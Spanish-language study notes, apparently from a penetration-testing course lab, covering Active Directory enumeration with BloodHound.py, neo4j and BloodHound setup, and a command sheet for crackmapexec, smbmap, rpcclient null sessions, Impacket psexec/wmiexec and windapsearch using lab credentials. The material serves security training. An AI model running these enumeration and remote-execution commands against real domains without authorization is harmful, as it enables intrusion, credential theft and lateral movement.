Inicialmente, solo se lanzó con un recopilador de PowerShell, por lo que debía ejecutarse desde un host de Windows. Finalmente, un miembro de la comunidad lanzó un puerto de Python (que requiere Impacket, [ldap3](#) y [dnspython](#)). Esto ayudó enormemente durante las pruebas de penetración cuando tenemos credenciales de dominio válidas, pero no tenemos derechos para acceder a un host de Windows unido al dominio o no tenemos un host de ataque de Windows desde el cual ejecutar el recopilador SharpHound. Esto también nos ayuda a no tener que ejecutar el recopilador desde un host de dominio, que potencialmente podría bloquearse o activar alertas (aunque incluso ejecutarlo desde nuestro host de ataque probablemente activará alarmas en entornos bien protegidos).

Ejecutar **bloodhound-python -h** desde nuestro host de ataque Linux nos mostrará las opciones disponibles.

## Opciones de BloodHound.py

```
bloodhound-python -h
```



```
AlejandroGB@htb[/htb]$ bloodhound-python -h


usage: bloodhound-python [-h] [-c COLLECTIONMETHOD] [-u USERNAME]
                         [-p PASSWORD] [-k] [--hashes HASHES] [-ns NAMESERVER]
                         [--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-d DOMAIN]
                         [-dc HOST] [-gc HOST] [-w WORKERS] [-v]
                         [--disable-pooling] [--disable-autogc] [--zip]

Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-IT/BloodHound.py
```

Como podemos ver, la herramienta acepta varios métodos de recopilación con el indicador **-c** o **--collectionmethod**. Podemos recuperar datos específicos, como sesiones de usuario, usuarios y grupos, propiedades de objetos, ACLS o seleccionar **all** recopilar la mayor cantidad de datos posible. Ejecutémosla de esta manera.

## Ejecutando BloodHound.py

```
sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all
```



```
AlejandroGB@htb[/htb]$ sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all

INFO: Found AD domain: inlanefreight.local
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 564 computers
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 2951 users
INFO: Connecting to GC LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 183 groups
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers
```

El comando anterior ejecutó Bloodhound.py con el usuario **forend**. Especificamos nuestro servidor de nombres como el controlador de dominio con el **-ns** indicador y el dominio, INLANEFREIGHT.LOCAL con el **-d** indicador. El **-c all** indicador le indicó a la herramienta que ejecutara todas las comprobaciones. Una vez que finalice el script, veremos los archivos de salida en el directorio de trabajo actual en el formato <date\_object.json>.

## Visualización de los resultados



```
AlejandroGB@htb[/htb]$ ls
20220307163102_computers.json 20220307163102_domains.json 20220307163102_groups.json 20220307163102_users.json
```

## Sube el archivo Zip a la GUI de BloodHound


Luego podríamos escribir **sudo neo4j start** para iniciar el servicio [neo4j](#), activando la base de datos en la que cargaremos los datos y también ejecutaremos consultas Cypher.

A continuación, podemos escribir **bloodhound** desde nuestro host de ataque Linux cuando iniciamos sesión **freerdp** para iniciar la aplicación GUI de BloodHound y cargar los datos. Las credenciales se completan previamente en el host de ataque Linux, pero si por alguna razón se muestra una solicitud de credenciales, use:

- **user == neo4j/ pass == HTB @\_cademy\_stdnt!**.


Una vez que se haya realizado todo lo anterior, deberíamos tener la herramienta GUI de BloodHound cargada con una pizarra en blanco. Ahora necesitamos cargar los datos. Podemos cargar cada archivo JSON uno por uno o comprimirlos primero con un comando como **zip -r ilfreight\_bh.zip \*.json** y cargar el archivo Zip. Hacemos esto haciendo clic en el **Upload Data** botón del lado derecho de la ventana (flecha verde). Cuando aparezca la ventana del explorador de archivos para seleccionar un archivo, elija el archivo zip (o cada archivo JSON) (flecha roja) y presione **Open**.

## Subiendo el archivo zip



Ahora que los datos están cargados, podemos usar la pestaña Análisis para ejecutar consultas en la base de datos. Estas consultas pueden ser personalizadas y específicas para lo que decida mediante [consultas Cypher personalizadas](#). Hay muchas hojas de trucos excelentes que nos pueden ayudar en este aspecto. Hablaremos más sobre las consultas Cypher personalizadas en una sección posterior. Como se ve a continuación, podemos usar las **Path Finding** consultas integradas en el **Analysis tab** lateral **Left** de la ventana.

## Buscando relaciones



La consulta elegida para producir el mapa anterior fue **Find Shortest Paths To Domain Admins**. Nos dará cualquier ruta lógica que encuentre a través de usuarios/grupos/hosts/ACL/GPO, etc., relaciones que probablemente nos permitirán escalar a privilegios de Administrador de dominio o equivalente. Esto será extremadamente útil al planificar nuestros próximos pasos para el movimiento lateral a través de la red. Tómese un tiempo para experimentar con las distintas funciones: mire la **Database Info** pestaña después de cargar los datos, busque un nodo como **Domain Users** y, desplácese por todas las opciones debajo de la **Node Info** pestaña, consulte las consultas preconstruidas debajo de la **Analysis** pestaña, muchas de las cuales son poderosas y pueden encontrar rápidamente varias formas de tomar el control del dominio. Finalmente, experimente con algunas consultas Cypher personalizadas seleccionando algunas interesantes de la hoja de trucos Cypher vinculada arriba, pegándolas en el **Raw Query** cuadro en la parte inferior y presionando enter. También puede jugar con el **Settings** menú haciendo clic en el ícono de engranaje en el lado derecho de la pantalla y ajustando cómo se muestran los nodos y los bordes, habilite el modo de depuración de consultas y habilite el modo oscuro. Durante el resto de este módulo, utilizaremos BloodHound de varias maneras, pero para un estudio específico sobre la herramienta BloodHound, consulte el módulo [BloodHound de Active Directory](#).

En la siguiente sección, cubriremos la ejecución del recopilador SharpHound desde un host de Windows unido a un dominio y analizaremos algunos ejemplos de trabajo con datos en la GUI de BloodHound.

Experimentamos con varias herramientas nuevas para la enumeración de dominios desde un host Linux. La siguiente sección cubrirá varias herramientas más que podemos usar desde un host Windows unido a un dominio. Como nota rápida, si aún no has revisado el [proyecto WADComs](#), definitivamente deberías hacerlo. Es una hoja de trucos interactiva para muchas de las herramientas que cubriremos (y más) en este módulo. Es de gran ayuda cuando no puedes recordar la sintaxis exacta de los comandos o estás probando una herramienta por primera vez. ¡Vale la pena agregarla a favoritos e incluso [contribuir](#) a ella! Ahora, cambiemos de tema y comenzemos a investigar el dominio INLANEFREIGHT.LOCAL desde nuestro host de ataque de Windows.

## Comandos:

crackmapexec -h	ayuda
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users	Enumeración de usuarios (Usando credenciales)
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups	Enumeración de grupos (Usando credenciales)
crackmapexec smb 172.16.5.130 -u forend -p Klmcargo2 --loggedon-users	Usuarios conectados
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --shares	Enumeración de shares
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Directorio'	El módulo buscará en cada recurso compartido legible en el host y enumerará todos los archivos legibles.
ls	Ver archivos creados - comando anterior
head -n 10 /tmp/cme_spider_plus/172.16.5.5.json	Ver el .json generado

## SMBmap

smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5	para comprobar el acceso
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Directorio' --dir-only	Lista recursiva de todos los directorios

## Rpcclient

rpcclient -U "" -N 172.16.5.5	Session rpc anonimo (Null session)
enumdomusers	Enumerar usuarios
queryuser 0x457	Ver detalle de un usuario específico

## Kit de herramientas de Impacket ([wmiexec.py](#) y [psexec.py](#))

psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125	conectarnos a un host con psexec.py
wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5	conectarnos a un host con wmiexec.py

## Windapsearch

windapsearch.py -h	Ayuda de Windapsearch
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da	Windapsearch - Administradores de dominio
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU	Windapsearch - Usuarios privilegiados


## Bloodhound

```
apt install bloodhound neo4j -y
```

### Maquina atacante (Arrancamos Bloodhound)

neo4j console

Nos debe cargar como vemos a continuación, y nos dará la url para ingresar al panel web




The terminal shows the Neo4j startup process:


```
neo4j@neo4j: ~ % neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j...
2024-09-25 19:22:02.934+0000 INFO Starting...
2024-09-25 19:22:05.308+0000 INFO This instance is ServerId(1b760b96) {1b760b96-a048-4ded-96ba-b11c72e0a122}
2024-09-25 19:22:13.738+0000 INFO ===== Neo4j 4.4.16 =====
2024-09-25 19:22:20.042+0000 INFO Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2024-09-25 19:22:20.880+0000 INFO Setting up initial user from defaults: neo4j
2024-09-25 19:22:20.882+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-09-25 19:22:20.157+0000 INFO Setting version for 'security-users' to 3
2024-09-25 19:22:20.172+0000 INFO After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2024-09-25 19:22:20.194+0000 INFO Performing postinitialization step for component 'security-users' with version 3 and status CURRENT
2024-09-25 19:22:21.996+0000 INFO Bolt enabled on localhost:7687
2024-09-25 19:22:25.874+0000 INFO Remote interface available at http://localhost:7474/
2024-09-25 19:22:25.886+0000 INFO name: system
2024-09-25 19:22:25.886+0000 INFO creationDate: 2024-09-25T19:22:15.96Z[O neo4j://localhost:7687]
2024-09-25 19:22:25.887+0000 INFO Started.
```

The browser interface shows the Neo4j Browser User Interface guide with a "Connected to Neo4j" message and a URL <http://localhost:7474/browser/>.

Nos conectamos para cambiar las credenciales ingresamos primeramente las siguientes credenciales (**neo4j:neo4j**)




Ahora ingresamos nuestra password super poderosa (**admin**) (coloca la que tu deseas)



Ahora en otra pestaña de CLI escribimos el siguiente comando:


```
bloodhound
```

Se nos abre la siguiente ventana donde ingresaremos para este ejemplo con (**neo4j:admin**)




Conseguir la info para generar el .zip


sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all	Obtener los archivos .json para usarlos en bloodhound
ls (para visualizar los resultados)	
zip -r ilfreight_bh.zip *.json	Los comprimimos en un .zip
user == neo4j - pass == admin	Sube el archivo Zip a la GUI de BloodHound



Esperamos que se cargue el archivo .zip completo al 100%



Ahora empezamos a usar BLOODHOUND 😊



## Enumeración con credenciales - desde Windows

En la sección anterior, exploramos algunas herramientas que podemos usar desde nuestro host de ataque Linux para la enumeración con credenciales de dominio válidas. En esta sección, experimentaremos con algunas herramientas para la enumeración desde un host de ataque Windows, como SharpHound/BloodHound, PowerView/SharpView, Grouper2, Snaffler y algunas herramientas integradas útiles para la enumeración de AD. Algunos de los datos que recopilamos en esta fase pueden proporcionar más información para la elaboración de informes, no solo conducir directamente a rutas de ataque. Según el tipo de evaluación, nuestro cliente puede estar interesado en todos los hallazgos posibles, por lo que incluso problemas como la capacidad de ejecutar BloodHound libremente o ciertos atributos de la cuenta de usuario pueden valer la pena incluirlos en nuestro informe como hallazgos de riesgo medio o en una sección de apéndice separada. No todos los problemas que descubrimos tienen que estar orientados a reenviar nuestros ataques. Algunos de los resultados pueden ser de naturaleza informativa, pero útiles para el cliente para ayudar a mejorar su postura de seguridad.

En este punto, nos interesan otras configuraciones erróneas y problemas de permisos que podrían generar movimientos laterales y verticales. También nos interesa obtener una visión más amplia de cómo está configurado el dominio, es decir, ¿existen relaciones de confianza con otros dominios tanto dentro como fuera del bosque actual? También nos interesa saquear los recursos compartidos de archivos a los que nuestro usuario tiene acceso, ya que estos a menudo contienen datos confidenciales, como credenciales, que se pueden usar para ampliar nuestro acceso.

### TTP

La primera herramienta que exploraremos es el [módulo PowerShell de ActiveDirectory](#). Al acceder a un host de Windows en el dominio, especialmente uno que utilice un administrador, es posible que encuentre herramientas y scripts valiosos en el host.

### Módulo PowerShell de ActiveDirectory

El módulo ActiveDirectory PowerShell es un grupo de cmdlets de PowerShell para administrar un entorno de Active Directory desde la línea de comandos. Consta de 147 cmdlets diferentes en el momento de redactar este artículo. No podemos cubrirlos todos aquí, pero veremos algunos que son particularmente útiles para enumerar entornos de AD. No dude en explorar otros cmdlets incluidos en el módulo en el laboratorio creado para esta sección y vea qué combinaciones y resultados interesantes puede crear.

Antes de poder utilizar el módulo, debemos asegurarnos de que se haya importado primero. El cmdlet [Get-Module](#), que forma parte del [módulo Microsoft.PowerShell.Core](#), enumerará todos los módulos disponibles, su versión y los comandos potenciales para su uso. Esta es una excelente manera de ver si hay instalado algún script de administrador personalizado o de Git. Si el módulo no está cargado, ejecútelo Import-Module ActiveDirectory para cargarlo y usarlo.

## Discover Modules

```
PS C:\htb> Get-Module

ModuleType Version Name                                ExportedCommands
---- -- -- ----
Manifest   3.1.0.0 Microsoft.PowerShell.Utility
Script     2.0.0   PSReadline                          {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
                                                       {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
```

Veremos que el módulo ActiveDirectory aún no se ha importado. Vamos a importarlo.

## Load ActiveDirectory Module

```
PS C:\htb> Import-Module ActiveDirectory
PS C:\htb> Get-Module

ModuleType Version Name                                ExportedCommands
---- -- -- ----
Manifest   1.0.1.0 ActiveDirectory
Manifest   3.1.0.0 Microsoft.PowerShell.Utility
Script     2.0.0   PSReadline                          {Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
                                                       {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
                                                       {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
```

Ahora que nuestros módulos están cargados, comenzemos. Primero, enumeraremos información básica sobre el dominio con el cmdlet [Get-ADDomain](#).

## Get Domain Info

```
PS C:\htb> Get-ADDomain

AllowedDNSSuffixes          : {}
ChildDomains                : {LOGISTICS.INLANEFREIGHT.LOCAL}
ComputersContainer           : CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
DeletedObjectsContainer      : CN=Deleted Objects,DC=INLANEFREIGHT,DC=LOCAL
DistinguishedName           : DC=INLANEFREIGHT,DC=LOCAL
DNSRoot                     : INLANEFREIGHT.LOCAL
DomainControllersContainer  : OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL
DomainMode                  : Windows2016Domain
DomainSID                   : S-1-5-21-3842939050-3880317879-2865463114
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=INLANEFREIGHT,DC=LOCAL
Forest                      : INLANEFREIGHT.LOCAL
InfrastructureMaster         : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
LastLogonReplicationInterval : 
LinkedGroupPolicyObjects    : {cn={0DBBB8574-E94E-4625-8C9D-ABABE31223D0},cn=policies,cn=system,DC=INLANEFREIGHT,DC=LOCAL, CN={31B2F340-016D-1102-945F-00C04FB984F9},CN=Policies,CN=System,DC=INLANEFREIGHT,DC=LOCAL}
LostAndFoundContainer        : CN=LostAndFound,DC=INLANEFREIGHT,DC=LOCAL
```

